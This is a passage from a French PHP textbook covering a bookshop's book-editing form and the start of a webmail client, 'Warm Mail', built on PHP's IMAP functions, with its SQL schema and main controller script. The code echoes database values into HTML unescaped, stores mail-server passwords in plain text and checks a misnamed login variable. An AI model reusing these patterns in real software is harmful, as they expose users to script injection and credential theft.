Le code de cette fonctionnalité, qui se trouve dans le Listing 26.8, est le suivant :

```
if(check_admin_user()) {
  display_button("edit_book_form.php?isbn=".$isbn, "edit-item",
                 "Edit Item");
  display_button("admin.php", "admin-menu", "Admin Menu");
  display_button($target, "continue", "Continue");
  }
```

Si vous reprenez le script *show_cat.php*, vous constaterez qu'il contient également ces options.

Si l'administrateur clique sur le bouton *Edit Item*, il sera redirigé vers le script *edit_book_form.php*, dont la sortie est présentée à la Figure 26.15.




Figure 26.15

Le script edit_book_form.php *permet à l'administrateur de modifier les informations sur un livre ou de supprimer un livre.*

Il s'agit en fait du même formulaire que celui que nous avions utilisé pour lire les informations sur un livre. Nous y avons intégré une option pour transmettre et afficher les données associées à un livre existant et nous avons fait de même avec le formulaire des

catégories de livres. Pour mieux comprendre tout cela, intéressons-nous au Listing 26.19.

Listing 26.19 : La fonction *display_book_form()* de *admin_fns.php* — Ce formulaire sert à la fois de formulaire d'insertion et de formulaire de modification

```
function display_book_form($book = '') {
// Cette fonction affiche le formulaire des livres.
// Elle ressemble beaucoup au formulaire des catégories.
// Ce formulaire permet d'ajouter et de modifier des livres.
// Pour ajouter un livre, ne passez aucun paramètre. Cela met $edit
// à false et le formulaire passe ensuite à ajout_livre.php.
// Pour mettre à jour, passez un tableau contenant les données d'un
// livre. Le formulaire s'affichera avec les anciennes données et
// pointera sur update_book.php.
// Il ajoutera également un bouton "Delete book".

  // Si on transmet les données d'un livre, on passe en mode édition.
  $edit = is_array($book);

  // L'essentiel de ce formulaire est du code HTML,
  // avec un peu de code PHP.
?>
<form method="post"
    action="<?php echo $edit ? 'edit_book.php' : 'insert_book.php';?>">
  <table border="0">
  <tr>
    <td>ISBN:</td>
    <td><input type="text" name="isbn"
         value="<?php echo $edit ? $book['isbn'] : ''; ?>" /></td>
  </tr>
  <tr>
    <td>Book Title:</td>
    <td><input type="text" name="title"
         value="<?php echo $edit ? $book['title'] : ''; ?>" /></td>
  </tr>
  <tr>
    <td>Book Author:</td>
    <td><input type="text" name="author"
         value="<?php echo $edit ? $book['author'] : ''; ?>" /></td>
   </tr>
   <tr>
      <td>Category:</td>
      <td><select name="catid">
      <?php
          // La liste des catégories possibles vient de la base
          $cat_array=get_categories();
          foreach ($cat_array as $thiscat) {
               echo "<option value=\"".$thiscat['catid']."\"";
```

```
                // Si le livre existe, on le place dans la catégorie
                // courante.
                if (($edit) && ($thiscat['catid'] == $book['catid'])) {
                    echo " selected";
                }
                echo ">".$thiscat['catname']."</option>";
            }
            ?>
            </select>
          </td>
      </tr>
      <tr>
       <td>Price:</td>
       <td><input type="text" name="price"
                  value="<?php echo $edit ? $book['price'] : ''; ?>" /></td>
      </tr>
      <tr>
        <td>Description:</td>
        <td><textarea rows="3" cols="50"
             name="description">
             <?php echo $edit ? $book['description'] : ''; ?>
             </textarea></td>
       </tr>
       <tr>
         <td <?php if (!$edit) { echo "colspan=2"; }?> align="center">
            <?php
               if ($edit)
                // On a besoin de l'ancien ISBN pour trouver le livre dans
                // la base de données.
                // Si l'ISBN est modifié
                echo "<input type=\"hidden\" name=\"oldisbn\"
                       value=\"".$book['isbn']."\" />";
            ?>
           <input type="submit"
                  value="<?php echo $edit ? 'Update' : 'Add'; ?> Book" />
           </form></td>
           <?php
              if ($edit) {
                echo "<td>
                      <form method=\"post\" action=\"delete_book.php\">
                      <input type=\"hidden\" name=\"isbn\"
                       value=\"".$book['isbn']."\" />
                      <input type=\"submit\" value=\"Delete book\"/>
                      </form></td>";
              }
            ?>
           </td>
        </tr>
    </table>
    </form>
  <?php
  }
```

Si nous passons en paramètre un tableau contenant les données d'un livre, ce formulaire passe en mode d'édition et remplit les champs avec les données existantes :

```
<input type="text" nom="price"
       value="<?php echo $edit?$book['price']:''; ?>">
```

Nous obtenons même un autre bouton d'envoi. En fait, il en existe deux pour le formulaire d'édition (un pour mettre à jour le livre, un autre pour le supprimer). Ces boutons appellent respectivement les scripts *_edit_book.php* et *delete_book.php*, qui mettent à jour la base de données en conséquence.

L'équivalent de ces scripts pour la gestion des catégories de livres fonctionne de la même manière, à un détail près. Lorsqu'un administrateur tente de supprimer une catégorie, celle-ci n'est pas supprimée si elle contient encore des livres, ce que nous vérifions à l'aide d'une requête sur la base de données. Cela nous permet d'éviter certains problèmes que nous aurions en cas de suppression intempestive (nous avons abordé ces problèmes au Chapitre 8). Dans notre cas, si une catégorie contenant des livres était supprimée, ces livres deviendraient orphelins : il serait donc impossible de savoir dans quelle catégorie ils se trouvent ni de les retrouver en passant par l'interface du site !

Ceci termine notre étude de l'interface d'administration. Pour plus de détails, reportez-vous au code source des exemples de cet ouvrage.

Pour aller plus loin

Nous avons implémenté un système de panier virtuel relativement simple. Il existe plusieurs améliorations que nous pourrions y apporter :

- Pour un véritable magasin en ligne, il serait intéressant d'implémenter un système de suivi de commande. Pour l'instant, il n'existe aucun moyen de suivre les commandes qui ont été effectuées.
- Les clients doivent pouvoir suivre la progression de leurs commandes sans vous contacter. Nous pensons qu'il est important qu'un client n'ait pas besoin de s'authentifier pour consulter le catalogue en ligne. Cependant, le simple fait d'authentifier les clients leur permet de consulter leurs commandes antérieures et vous permet d'effectuer des statistiques pour essayer d'établir des profils de clients.
- Pour l'instant, les images des livres doivent être envoyées vers le répertoire d'images par FTP et il faut leur donner un nom correct. Il serait intéressant de pouvoir charger ces fichiers dans la page d'insertion des nouveaux livres.
- Vous pourriez implémenter un système de connexion pour les utilisateurs, personnaliser le site en fonction des clients, conseiller des livres, ou encore proposer des

résumés en ligne, des programmes de fidélisation, des systèmes de vérification des stocks, etc.

Utilisation d'un système existant

Si vous souhaitez utiliser un système de panier virtuel très complet et prêt à l'emploi, il peut être intéressant d'étudier les systèmes de panier virtuel existants. FishCartSQL, notamment, est écrit en PHP et disponible sous licence open-source. Vous pouvez l'obtenir à partir du site **http://www.fishcart.org/**.

Ce système inclut plusieurs caractéristiques évoluées, comme le suivi des clients, des statistiques sur les ventes, la gestion de plusieurs langages, le traitement des cartes de crédit et la possibilité de gérer plusieurs magasins en ligne sur le même serveur. Naturellement, lorsqu'on utilise un système développé par quelqu'un d'autre, on n'est jamais entièrement satisfait de ses fonctionnalités, mais l'avantage des produits open-source est que vous pouvez les modifier en fonction de vos besoins.

Pour la suite

Dans le chapitre suivant, nous verrons comment implémenter un *webmail*, c'est-à-dire un système de réception et d'envoi de courrier électronique *via* une interface web. Ce système reposera sur le protocole IMAP.

27

Implémentation d'un webmail

Aujourd'hui, de plus en plus de sites offrent un *webmail* à leurs clients, c'est-à-dire une application web leur permettant de recevoir, d'organiser et d'envoyer des courriers *via* leur navigateur. Dans ce chapitre, nous verrons comment implémenter une interface web vers un serveur de courrier existant en utilisant la bibliothèque IMAP de PHP. Vous pourrez l'utiliser pour consulter votre boîte aux lettres dans une page web et, si vous le souhaitez, vous pourrez l'améliorer pour qu'elle puisse gérer plusieurs utilisateurs, comme GMail, Yahoo! Mail et Hotmail.

Dans ce projet, nous construirons un client de courrier, *Warm Mail*, permettant aux utilisateurs de :

- se connecter à leurs comptes POP3 ou IMAP ;
- lire leur courrier ;
- envoyer du courrier ;
- répondre au courrier ;
- faire suivre leur courrier ;
- supprimer des messages de leurs boîtes aux lettres.

Composants de la solution

Pour qu'un utilisateur puisse lire son courrier, il faut disposer d'un moyen de le connecter à son serveur de courrier, qui est, généralement, une machine différente de celle du serveur web. Il faut également pouvoir interagir avec la boîte aux lettres de l'utilisateur pour savoir les messages qu'il a reçus et les traiter individuellement.

Les protocoles de courrier POP3 et IMAP

Les deux protocoles principaux reconnus par les serveurs de courrier pour lire les boîtes aux lettres s'appellent POP3 (*Post Office Protocol version 3*) et IMAP (*Internet Message Access Protocol*). Dans la mesure du possible, il est préférable de pouvoir gérer les deux.

POP3 a été conçu pour les personnes qui se connectent à un réseau pendant un court instant afin de télécharger et de supprimer leur courrier du serveur. IMAP, au contraire, est conçu pour une utilisation en ligne, pour interagir avec les messages qui restent en permanence sur le serveur distant. En outre, IMAP dispose de fonctionnalités plus avancées que nous n'utiliserons pas ici.

Si les différences entre ces deux protocoles vous intéressent, consultez leurs RFC (RFC 1939 pour POP3 et RFC 3501 pour IMAP). Vous pouvez également lire un excellent article comparatif sur la page **http://www.imap.org/papers/imap.vs.pop.brief.html**.

Aucun de ces deux protocoles n'a été prévu pour envoyer du courrier : pour cela, vous devez utiliser SMTP (*Simple Mail Transfer Protocol*), que nous avons déjà utilisé *via* la fonction `mail()` de PHP. Ce protocole est décrit par la RFC 821.

Gestion de POP3 et IMAP en PHP

PHP reconnaît parfaitement les protocoles POP3 et IMAP, qui sont tous les deux gérés par la bibliothèque IMAP. Pour utiliser le code présenté dans ce chapitre, vous devez avoir installé cette bibliothèque. La sortie de la fonction `phpinfo()` vous permettra de savoir si elle est déjà installée sur votre système.

Si vous utilisez Linux ou FreeBSD et que cette bibliothèque ne soit pas installée, vous pourrez l'installer *via* le système des paquetages de votre distribution ou le système des ports de FreeBSD.

S'il n'existe pas de paquetage tout prêt pour votre système Unix, téléchargez par FTP l'archive contenant les fichiers sources nécessaires à partir de l'URL **ftp://ftp.cac.washington.edu/imap/** puis compilez-les en suivant les instructions fournies avec ces sources.

Vous devrez ensuite créer un répertoire dans le répertoire des fichiers inclus de votre système, par exemple *imap* pour y copier les fichiers IMAP (ne copiez pas ces fichiers directement dans le répertoire des fichiers inclus car cela pourrait causer des conflits). Dans ce nouveau répertoire, créez deux sous-répertoires, *imap/lib* et *imap/include*, et copiez tous les fichiers .h de votre répertoire d'installation dans *imap/include*. La compilation a dû créer un fichier *client.a* : renommez-le en *libc-client.a* et copiez-le dans le répertoire *imap/lib.*

Puis lancez le script de configuration de PHP, en ajoutant l'option `with imap=`*`nomrep`* (où *nomrep* est le nom du répertoire que vous avez créé) aux autres paramètres que vous utilisez d'ordinaire, et recompilez PHP.

Pour utiliser l'extension IMAP avec Windows, ouvrez votre fichier *php.ini* et décommentez la ligne suivante :

```
extension=php_imap.dll
```

puis relancez le serveur web.

Si une section IMAP apparaît dans le résultat de `phpinfo()`, c'est que l'extension IMAP a bien été installée.

Un point intéressant à noter est que les fonctions de cette bibliothèque fonctionnent également avec POP3 et NNTP (*New News Transfer Protocol)*, bien qu'on les appelle "fonctions IMAP". Ici, nous les utiliserons pour POP3 et IMAP, mais vous pourriez aisément étendre *Warm Mail* pour en faire également un client Usenet.

Bien que la bibliothèque comporte plusieurs fonctions, nous n'en utiliserons que quelques-unes que nous présenterons au fur et à mesure. Pour connaître toutes les fonctions disponibles, consultez la documentation : vos besoins peuvent être différents des nôtres ou vous pouvez avoir envie d'implémenter des fonctionnalités supplémentaires dans votre application.

Avec une infime partie des fonctions prédéfinies, vous pouvez déjà construire une application de courrier tout à fait utilisable et cela signifie également qu'il n'y a besoin de consulter qu'une infime partie de la documentation de cette bibliothèque. Les fonctions IMAP que nous utiliserons dans ce chapitre sont :

- `imap open()`
- `imap close()`
- `imap headers()`
- `imap fetchheader()`
- `imap body()`
- `imap delete()`
- `imap expunge()`

Pour qu'un utilisateur puisse lire son courrier, vous devez connaître les détails concernant son serveur et son compte. Au lieu de les lui demander à chaque fois, vous pouvez stocker le nom et le mot de passe de chaque utilisateur dans une base de données, ce qui vous permettra d'y associer les détails requis.

Souvent, les internautes ont plusieurs comptes de courrier (un pour la maison, l'autre pour le bureau, par exemple) et vous devriez les autoriser à se connecter à n'importe lequel de leurs comptes : vous devez donc gérer dans la base de données plusieurs ensembles d'informations de comptes courrier pour un même utilisateur.

Les utilisateurs doivent pouvoir lire, répondre, faire suivre et supprimer les messages de courriers existants, ainsi qu'en envoyer de nouveaux. Toutes les parties concernant la lecture peuvent s'effectuer avec IMAP ou POP3 et tout ce qui concerne l'envoi doit s'effectuer avec SMTP *via* `mail()`.

Voyons maintenant comment rassembler les pièces de ce puzzle.

Résumé de la solution

Le déroulement général de ce système web n'est pas très différent de celui des autres clients de courrier. La Figure 27.1 présente le diagramme qui illustre le flux de l'application et les différents modules utilisés.




Figure 27.1

L'interface de Warm Mail *permet à l'utilisateur de manipuler sa boîte aux lettres et de gérer ses messages.*

Comme vous pouvez le constater, l'utilisateur doit d'abord s'authentifier avant de pouvoir choisir une des options possibles. Il peut créer un nouveau compte de courrier ou en choisir un existant. Il peut également consulter le courrier qu'il a reçu, répondre, faire suivre ou supprimer les messages et envoyer du courrier.

Il peut également consulter les en-têtes détaillés d'un message particulier, ce qui lui permet d'en apprendre beaucoup plus sur ce message : la machine d'où il a été envoyé (ce qui est très utile pour gérer les spams), celles qui l'ont relayé et à quel instant le message a atteint chaque hôte (ce qui permet de savoir qui est responsable du retard d'un courrier). Il peut également savoir quel est le client de courrier qui a été utilisé si cette application a ajouté cette information aux en-têtes.

Ce projet utilise une architecture d'application un peu différente. Au lieu d'utiliser plusieurs scripts, un par module, il repose sur un script un peu plus long, *index.php*, qui fonctionne comme la boucle d'événements des toolkits graphiques. Chaque clic d'un bouton sur le site ramènera l'utilisateur à *index.php*, mais avec un paramètre différent. Ce dernier correspond à des appels de fonctions distinctes qui afficheront des informations différentes à l'utilisateur. Comme d'habitude, toutes ces fonctions sont regroupées dans la bibliothèque de l'application.

Cette architecture convient très bien à de petites applications comme celle-ci. Elle est parfaitement adaptée aux applications pilotées par des événements, où les différentes fonctionnalités sont déclenchées par les actions des utilisateurs. En revanche, un unique gestionnaire d'événement ne convient pas aux architectures plus complexes ou aux projets développés en équipe.

Le Tableau 27.1 énumère les fichiers utilisés par le projet *Warm Mail*.

Tableau 27.1 : Fichiers utilisés par l'application *Warm Mail*

Nom	*Type*	*Description*
`index.php`	Application	Le script principal de l'application
`include fns.php`	Fonctions	Collection de fichiers inclus pour l'application
`data valid fns.php`	Fonctions	Collection de fonction de validation des données saisies
`db fns.php`	Fonctions	Collection de fonctions pour se connecter à la base de données `mail`
`mail fns.php`	Fonctions	Collection de fonctions de courrier pour ouvrir les boîtes aux lettres, lire le courrier, etc.
`output fns.php`	Fonctions	Collection de fonctions pour produire du HTML
`user auth fns.php`	Fonctions	Collection de fonctions pour authentifier les utilisateurs
`create database.sql`	SQL	Code SQL pour créer la base de données `mail` ainsi qu'un utilisateur

Création de la base de données

La base de données de *Warm Mail* est assez simple car, en réalité, elle ne stocke aucun e-mail.

Il faut enregistrer les utilisateurs de l'application, c'est-à-dire pour chacun d'eux :

- `username`, le nom d'utilisateur choisi pour l'application.
- `password`, le mot de passe de l'utilisateur.
- `address`, l'adresse e-mail de l'utilisateur, qui apparaîtra dans le champ `From` des messages qu'il envoie avec l'application.
- `displayname`, le nom "lisible" de l'utilisateur, qui sera mentionné dans les courriers qu'il envoie.

Vous devez également enregistrer tous les comptes que les utilisateurs souhaitent utiliser avec l'application. Pour chaque compte, vous devez stocker les informations suivantes :

- `username`, l'utilisateur de *Warm Mail* auquel appartient ce compte.
- `server`, la machine sur laquelle se trouve le compte ; par exemple `localhost`, `mail.tangleweb.com.au` ou un autre domaine.
- `port`, le port sur lequel se connecter pour utiliser ce compte. Il s'agit généralement du port 110 pour les serveurs POP3 et du port 143 pour les serveurs IMAP.
- `type`, le protocole utilisé pour se connecter au serveur, c'est-à-dire `POP3` ou `IMAP`.
- `remoteuser`, le nom d'utilisateur pour se connecter au serveur de courrier.
- `remotepassword`, le mot de passe pour se connecter au serveur de courrier.
- `accountid`, une clé unique pour identifier les comptes.

Pour créer la base de données, vous pouvez utiliser le script SQL du Listing 27.1.

Listing 27.1 : *create_database.sql* — Script pour créer la base de données *mail* et un utilisateur

```
create database mail;

use mail;

create table users
(
  username char(16) not null primary key,
  password char(40) not null,
  address char(100) not null,
  displayname char(100) not null
);
```

```
create table accounts
(
  username char(16) not null,
  server char(100) not null,
  port int not null,
  type char(4) not null,
  remoteuser char(50) not null,
  remotepassword char(50) not null,
  accountid int unsigned not null auto_increment primary key
);

grant select, insert, update, delete
on mail.*
to mail@localhost identified by 'password';
```

Pour exécuter ce code SQL, utilisez la commande suivante :

```
mysql -u root -p < create_database.sql
```

Vous devrez fournir le mot de passe de root, et n'oubliez pas non plus de modifier celui de l'utilisateur de la base de données dans *create_database.sql* et dans *db_fns.php* avant de l'exécuter.

Dans le code source du livre, vous trouverez un fichier `populate.sql`. Dans cette application, nous n'utiliserons ni procédure d'enregistrement des utilisateurs ni procédure d'administration. Si vous souhaitez utiliser ce système à plus grande échelle, rien ne vous empêche d'ajouter ces fonctionnalités mais, pour un besoin personnel, il suffira de vous insérer vous-même dans la base de données. Le script `populate.sql` fournit un modèle pour le faire : vous pouvez insérer vos coordonnées dans ce script et l'exécuter afin de vous créer un compte utilisateur.

Architecture du script

Comme on l'a indiqué plus haut, l'application *Warm Mail* n'utilise qu'un seul script pour tout contrôler. Ce script s'appelle *index.php* et son code est présenté dans le Listing 27.2. Comme il est assez long, nous le détaillerons section par section.

Listing 27.2 : *index.php* — La colonne vertébrale du système *Warm Mail*

```
<?php
// Ce fichier constitue le corps principal de l'application Warm Mail
// Il fonctionne essentiellement comme une machine à états et présente
// à l'utilisateur un affichage qui correspond à l'action qu'il a choisie.

//*********************************************************************
// Étape 1: prétraitement
// Effectue tous les traitements nécessaires avant d'envoyer l'en-tête de
page et décide des détails à montrer dans les en-têtes.
//*********************************************************************
```

```
include ('include_fns.php');
session_start();
// Création de variables aux noms courts
$username = $_POST['username'];
$passwd = $_POST['passwd'];
$action = $_REQUEST['action'];
$account = $_REQUEST['account'];
$messageid = $_GET['messageid'];

$to =  $_POST['to'];
$cc =  $_POST['cc'];
$subject =  $_POST['subject'];
$message =  $_POST['message'];

$buttons = array();

// Ajoute à cette chaîne si quelque chose est traité avant d'envoyer
// l'en-tête.
$status = '';

// On doit traiter les requêtes de connexion et de déconnexion avant
// toute chose.
if ($username || $password) {
  if(login($username, $passwd)) {
    $status .= "<p style=\"padding-bottom: 100px\">Logged in
                successfully.</p>";
    $_SESSION['auth_user'] = $username;
    if(number_of_accounts($_SESSION['auth_user'])==1) {
      $accounts = get_account_list($_SESSION['auth_user']);
      $_SESSION['selected_account'] = $accounts[0];
    }
  } else {
    $status .= "<p style=\"padding-bottom: 100px\">
                Sorry, we could not log you in with that username and
                password.</p>";
  }
}

if($action == 'log-out') {
  session_destroy();
  unset($action);
  $_SESSION=array();
}

// On doit traiter le choix, la suppression ou le stockage du compte
// avant d'afficher les en-têtes.
switch ($action) {
  case 'delete-account':
    delete_account($_SESSION['auth_user'], $account);
  break;

  case 'store-settings':
    store_account_settings($_SESSION['auth_user'], $_POST);
  break;
```

```
    case 'select-account':
      // Si l'on a choisi un compte valide, on le stocke dans une
      // variable de session.
      if(($account) && (account_exists($_SESSION['auth_user'],
         $account))) {
        $_SESSION['selected_account'] = $account;
      }
    break;
  }

  // Crée les boutons qui apparaîtront dans la barre d'outils
  $buttons[0] = 'view-mailbox';
  $buttons[1] = 'new-message';
  $buttons[2] = 'account-setup';

  // Il n'y a un bouton de déconnexion que si l'on est connecté
  if(check_auth_user()) {
    $buttons[4] = 'log-out';
  }

//**************************************************************************
// Étape 2 : en-têtes
// Envoi des en-têtes HTML et de la barre de menu correspondant à
// l'action courante.
//**************************************************************************
  if($action) {
    // Affiche un en-tête avec le nom de l'application et la description
    // de la page ou de l'action.
    do_html_header($_SESSION['auth_user'], "Warm Mail - ".
                   format_action($action),
                   $_SESSION['selected_account']);
  } else {
    // Affiche un en-tête ne contenant que le nom de l'application.
    do_html_header($_SESSION['auth_user'], "Warm Mail",
                   $_SESSION['selected_account']);
  }

  display_toolbar($buttons);

//**************************************************************************
// Étape 3 : corps du script
// Montre le contenu correspondant à l'action choisie
//**************************************************************************
  // Affiche le texte produit par les fonctions appelées avant
  // les en-têtes.
  echo $status;

  if(!check_auth_user()) {
    echo "<p>You need to log in";

    if(($action) && ($action!='log-out')) {
      echo " to go to ".format_action($action);
    }
    echo ".</p>";
```

```
    display_login_form($action);
  } else {
    switch ($action) {
      // Affiche la page de configuration de compte si l'on a choisi de
      // créer un compte ou que l'on vient d'ajouter ou de supprimer un
      // compte

      case 'store-settings':

      case 'account-setup':

      case 'delete-account':
        display_account_setup($_SESSION['auth_user']);
      break;

      case 'send-message':
        if(send_message($to, $cc, $subject, $message)) {
          echo "<p style=\"padding-bottom: 100px\">Message sent.</p>";
        } else {
          echo "<p style=\"padding-bottom: 100px\">
                Could not send message.</p>";
        }
      break;

      case 'delete':
         delete_message($_SESSION['auth_user'],
                        $_SESSION['selected_account'], $messageid);
         // Notez l'absence volontaire de 'break' pour passer au cas
         // suivant.

      case 'select-account':

      case 'view-mailbox':
        // Affiche la boîte aux lettres si celle-ci a été choisie ou
        // qu'on a demandé à la voir.
        display_list($_SESSION['auth_user'],
                     $_SESSION['selected_account']);
      break;

      case 'show-headers':
      case 'hide-headers':
      case 'view-message':
        // Charge un message si on a sélectionné un message dans la liste
        // ou que l'on examinait un message et que l'on souhaite cacher
        // ou afficher ses en-têtes.
        $fullheaders = ($action == 'show-headers');
        display_message($_SESSION['auth_user'],
                        $_SESSION['selected_account'],
                        $messageid, $fullheaders);
      break;

      case 'reply-all':
        // Configure cc comme ancienne ligne cc
        if(!$imap) {
```

```
      $imap = open_mailbox($_SESSION['auth_user'],
                           $_SESSION['selected_account']);
    }

    if($imap) {
      $header = imap_header($imap, $messageid);

      if($header->reply_toaddress) {
        $to = $header->reply_toaddress;
      } else {
        $to = $header->fromaddress;
      }

      $cc = $header->ccaddress;
      $subject = "Re: ".$header->subject;
      $body = add_quoting(stripslashes(imap_body($imap,
                                         $messageid)));
      imap_close($imap);

      display_new_message_form($_SESSION['auth_user'],
      $to, $cc, $subject, $body);
    }

  break;

  case 'reply':
    // Configure l'adresse de destination comme l'adresse de réponse
    // ou d'expédition du message courant.
    if(!$imap) {
      $imap = open_mailbox($_SESSION['auth_user'],
                           $_SESSION['selected_account']);
    }

    if($imap) {
      $header = imap_header($imap, $messageid);
      if($header->reply_toaddress) {
        $to = $header->reply_toaddress;
      } else {
        $to = $header->fromaddress;
      }
      $subject = "Re: ".$header->subject;
      $body = add_quoting(stripslashes(imap_body($imap,
                                       $messageid)));
      imap_close($imap);

      display_new_message_form($_SESSION['auth_user'],
                               $to, $cc, $subject, $body);
    }

  break;

  case 'forward':
    // Configure le message comme une citation du message courant.
    if(!$imap) {
```

```
            $imap = open_mailbox($_SESSION['auth_user'],
                                 $_SESSION['selected_account']);
          }

          if($imap) {
            $header = imap_header($imap, $messageid);
            $body = add_quoting(stripslashes(imap_body($imap,
                                             $messageid)));
            $subject = "Fwd: ".$header->subject;
            imap_close($imap);

            display_new_message_form($_SESSION['auth_user'],
                                     $to, $cc, $subject, $body);
          }
        break;

        case 'new-message':
          display_new_message_form($_SESSION['auth_user'],
                                   $to, $cc, $subject, $body);
        break;
      }
    }
  //************************************************************************
  // Étape 4 :: pied de page
  //************************************************************************
    do_html_footer();
  ?>
```

Le script *index.php* utilise une approche événementielle. Il sait quelle fonction appeler pour chaque événement. Ici, les événements sont déclenchés lorsque l'utilisateur clique sur les différents boutons du site, chacun étant associé à une action. La plupart de ces boutons sont produits par la fonction `display button()`, sauf les boutons de soumission, qui sont pris en charge par la fonction `display form button()`. Ces deux fonctions sont définies dans le fichier *output_fns.php* et toutes les deux ramènent l'utilisateur à des URL de la forme :

```
index.php?action=log-out
```

C'est la valeur de la variable `action` lors de l'appel de *index.php* qui détermine le gestionnaire d'événement à activer.

Ce script peut être découpé en quatre sections :

1. On effectue les traitements qui doivent avoir lieu avant d'envoyer l'en-tête de page au navigateur. C'est notamment dans cette section que l'on démarre la session, que l'on exécute tous les prétraitements pour l'action choisie et que l'on décide de l'aspect des en-têtes.

2. On traite et on envoie les en-têtes et la barre de menu appropriés à l'action choisie par l'utilisateur.

3. On choisit le corps du script à exécuter en fonction de l'action choisie. Les différentes actions déclenchent des appels de fonctions distincts.

4. On envoie le pied de page.

Si vous parcourez rapidement le code de ce script, vous remarquerez que nous avons introduit chaque section par un commentaire explicatif.

Pour bien comprendre ce script, nous allons examiner chaque action proposée par le site.

Connexion et déconnexion

Lorsqu'un utilisateur charge la page *index.php*, il voit ce qui est présenté à la Figure 27.2.

Figure 27.2

L'écran de connexion de Warm Mail *demande un nom d'utilisateur et un mot de passe.*

L'affichage de l'écran de connexion est donc le comportement par défaut de l'application. Si aucune `$action` n'a encore été choisie ni aucun détail fourni, PHP exécutera les parties du code que nous allons maintenant décrire.

Lors de l'étape de prétraitement, PHP commence par exécuter le code suivant :

```
include ('include_fns.php');
session_start();
```

Ces deux lignes démarrent la session qui servira à mémoriser les variables de session `$auth user` et `$selected account` que nous présenterons plus loin.

Comme dans les autres applications, nous créons des variables avec des noms courts. La variable `action` mérite d'être examinée de plus près car, selon sa provenance dans l'application, il peut s'agir d'une variable `GET` ou `POST` : c'est la raison pour laquelle on l'extrait du tableau `$ REQUEST`. La situation est identique pour la variable `account`, à laquelle on accède généralement *via* `GET` sauf quand on supprime un compte, auquel cas on y accède par `POST`.

Pour économiser le travail de personnalisation de l'interface utilisateur, on se sert d'un tableau pour contrôler les boutons qui apparaissent dans la barre d'outils. On commence par déclarer un tableau vide :

```
$buttons = array();
```

Puis on crée les boutons que l'on souhaite voir apparaître sur la page :

```
$buttons[0] = 'view-mailbox';
$buttons[1] = 'new-message';
$buttons[2] = 'account-setup';
```

Si l'utilisateur se connecte en tant qu'administrateur, on ajoutera plus de boutons à ce tableau.

Pour l'étape des en-têtes, on affiche un en-tête classique :

```
do_html_header($_SESSION['auth_user'], "Warm Mail",
               $_SESSION['selected_account']);
...
display_toolbar($buttons);
```

Ce code affiche le titre et la barre d'en-tête, puis la barre des boutons que vous pouvez voir à la Figure 27.2. Ces fonctions sont définies dans le fichier *output_fns.php* mais, leur effet étant visible dans la figure, nous ne les détaillerons pas ici.

Puis vient le corps du code :

```
if(!check_auth_user()) {
  echo "<p>You need to log in";

  if(($action) && ($action!='log-out')) {
    echo " to go to ".format_action($action);
  }
  echo ".</p>";
  display_login_form($action);
}
```

La fonction `check auth user()` est définie dans la bibliothèque *user_auth_fns.php*. Vous avez déjà rencontré un code similaire dans les projets précédents : il vérifie que l'utilisateur est connecté et, si ce n'est pas le cas, comme ici, il affiche le formulaire de

connexion représenté à la Figure 27.2. Ce formulaire est produit par la fonction `display login form()` de *output_fns.php*.

Si l'utilisateur remplit correctement le formulaire et clique sur le bouton *Log In*, il verra ce qui est présenté à la Figure 27.3.

Figure 27.3

Si la connexion a réussi, l'utilisateur peut commencer à utiliser l'application.

Lors de l'exécution de script, on active différentes sections de code. Le formulaire de connexion a deux champs : `$username` et `$password`. S'ils ont été remplis, le fragment suivant du prétraitement sera activé :

```
if ($username || $password) {
  if(login($username, $passwd)) {
    $status .= "<p style=\"padding-bottom: 100px\">
                Logged in successfully.</p>";
    $_SESSION['auth_user'] = $username;
    if(number_of_accounts($_SESSION['auth_user'])==1) {
      $accounts = get_account_list($_SESSION['auth_user']);
      $_SESSION['selected_account'] = $accounts[0];
    }
  } else {
    $status .= "<p style=\"padding-bottom: 100px\">
                Sorry, we could not log you
                 in with that username and password.</p>";
  }
}
```

Comme vous pouvez le constater, ce code appelle la fonction `login()`, qui ressemble à celle des Chapitres 25 et 26. Si tout se passe bien, vous enregistrez le nom de l'utilisateur dans la variable de session `auth user`.

Outre la mise en place des boutons que vous verrez lorsque vous n'êtes pas connecté, on ajoute un autre bouton pour permettre à l'utilisateur de se déconnecter :

```
if(check_auth_user()) {
  $buttons[4] = 'log-out';
}
```

Vous pouvez voir ce bouton à la Figure 27.3.

Dans l'étape des en-têtes, vous réaffichez l'en-tête et les boutons et, dans le corps, vous affichez le message d'état que vous avez configuré plus haut :

```
echo $status;
```

